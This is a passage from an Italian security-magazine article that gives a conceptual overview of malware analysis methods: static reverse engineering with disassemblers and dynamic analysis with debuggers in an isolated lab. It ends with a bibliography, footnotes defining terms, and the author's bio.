L’analisi avanzata consiste nell’effettuare il “reverse engineering[2]” del malware. Utilizzando dei software chiamati “disassembler”[3] si riescono a ottenere e studiare le istruzioni contenute nell’eseguibile. Questo ci permette di capire esattamente come si comporterà il malware all’interno di un PC una volta avviato.

L’analisi è molto lunga e complessa ed è facile cadere in errore, specie se non si conosce bene il linguaggio macchina e non si è in grado di intuire il possibile comportamento del malware.

METODOLOGIA DINAMICA

L’analisi dinamica, suddivisibile anch’essa in base e avanzata, consiste nell’eseguire e osservare il comportamento del malware nel sistema. È bene precisare che il sistema che stiamo infettando sarà potenzialmente inutilizzabile: prima di effettuare l’analisi non sappiamo nulla sul malware, quindi il suo comportamento e i potenziali danni sono al momento sconosciuti. Potrebbe trattarsi di un Ransomware che inizierebbe a criptare i nostri dati o di un Backdoor che esporrebbe immediatamente il nostro sistema al vero e proprio attacco.

Quindi, prima di avviare l’analisi dinamica è meglio creare un ambiente di laboratorio (anche utilizzando delle macchine virtuali[4]) ben isolato e monitorato e che non contenga dati utili.

Nella sua parte base, si esegue il potenziale malware e si cerca di capirne il suo comportamento dallo stato del dispositivo infettato.

Nell’analisi dinamica avanzata viene utilizzato un debugger[5] per esaminare lo stato interno del malware mentre è avviato. Questo ci permette di leggere le singole istruzioni e di comprenderne, passo passo, il comportamento.

CONCLUSIONI

Quando si vuole comprendere la natura di un malware, identificarlo, eliminarlo e proteggersi da esso non sempre è possibile fermarsi alla semplice costatazione della sua mera natura di software malevolo.

Bisogna indagare a fondo e studiare con attenzione ogni riga di codice. Solo così sarà possibile comprendere la vera natura dell’eseguibile e il suo vero scopo.


BIBLIOGRAFIA

https://it.wikipedia.org/wiki/Malware#Categorie_di_Malware

http://www.ollydbg.de/

https://www.hex-rays.com/products/ida/support/tutorials/debugging.shtml

https://www.packtpub.com/networking-and-servers/learning-malware-analysis

https://www.oreilly.com/library/view/practical-malware-analysis/9781593272906/

https://resources.flexera.com/web/pdf/Research-SVM-Vulnerability-Review-2018.pdf

https://www.blackhat.com/presentations/bh-dc-07/Kendall_McMillan/Presentation/bh-dc-07-Kendall_McMillan.pdf

NOTE

[1] In informatica un file eseguibile, o semplicemente un eseguibile, è un file che contiene un programma eseguibile per un computer, ovvero un programma scritto in linguaggio macchina nel formato adatto ad essere caricato dal sistema operativo, quindi pronto per l’esecuzione e adatto all’architettura hardware del processore che lo esegue.

[2] Il processo di reverse engineering (chiamato in italiano anche ingegneria inversa) consiste nell’analisi dettagliata del funzionamento, progettazione e sviluppo di un oggetto (dispositivo, componente elettrico, meccanismo, software, ecc.) al fine di produrre un nuovo dispositivo o programma che abbia un funzionamento analogo, magari migliorando o aumentando l’efficienza dello stesso, senza in realtà copiare niente dall’originale; inoltre, si può tentare di realizzare un secondo oggetto in grado di interfacciarsi con il primo.

[3] Un disassemblatore o disassembler è un programma che traduce dal linguaggio macchina al linguaggio assembly. Effettua l’operazione inversa di un assembler.

[4] Il termine macchina virtuale (VM) indica un software che, attraverso un processo di virtualizzazione, crea un ambiente virtuale che emula tipicamente il comportamento di una macchina fisica (PC client o server) grazie all’assegnazione di risorse hardware (porzioni di disco rigido, RAM e risorse di processamento) e in cui alcune applicazioni possono essere eseguite come se interagissero con tale macchina; infatti, se dovesse andare fuori uso il sistema operativo che gira sulla macchina virtuale, il sistema di base non ne risentirebbe affatto.

[5] Un debugger in informatica è un programma/software specificatamente progettato per l’analisi e l’eliminazione dei bug (debugging), ovvero errori di programmazione interni al codice di altri programmi.

Articolo a cura di Giuseppe Turano

Laurea in Fisica (V.O.) – Elettronica e Strumentazioni

Ho trascorso gli ultimi anni a perfezionare le migliori metodologie di intervento inerenti alla sicurezza delle informazioni.

Lavoro da oltre dieci anni come Digital Evidence Examiner nella Cyber Intelligence & Information Security

Mi occupo principalmente di sicurezza delle reti, Penetration Test, Digital Forensic e Cyber Intelligence.

Download PDF

https://www.ictsecuritymagazine.com/articoli/breve-storia-di-unanalisi-malware/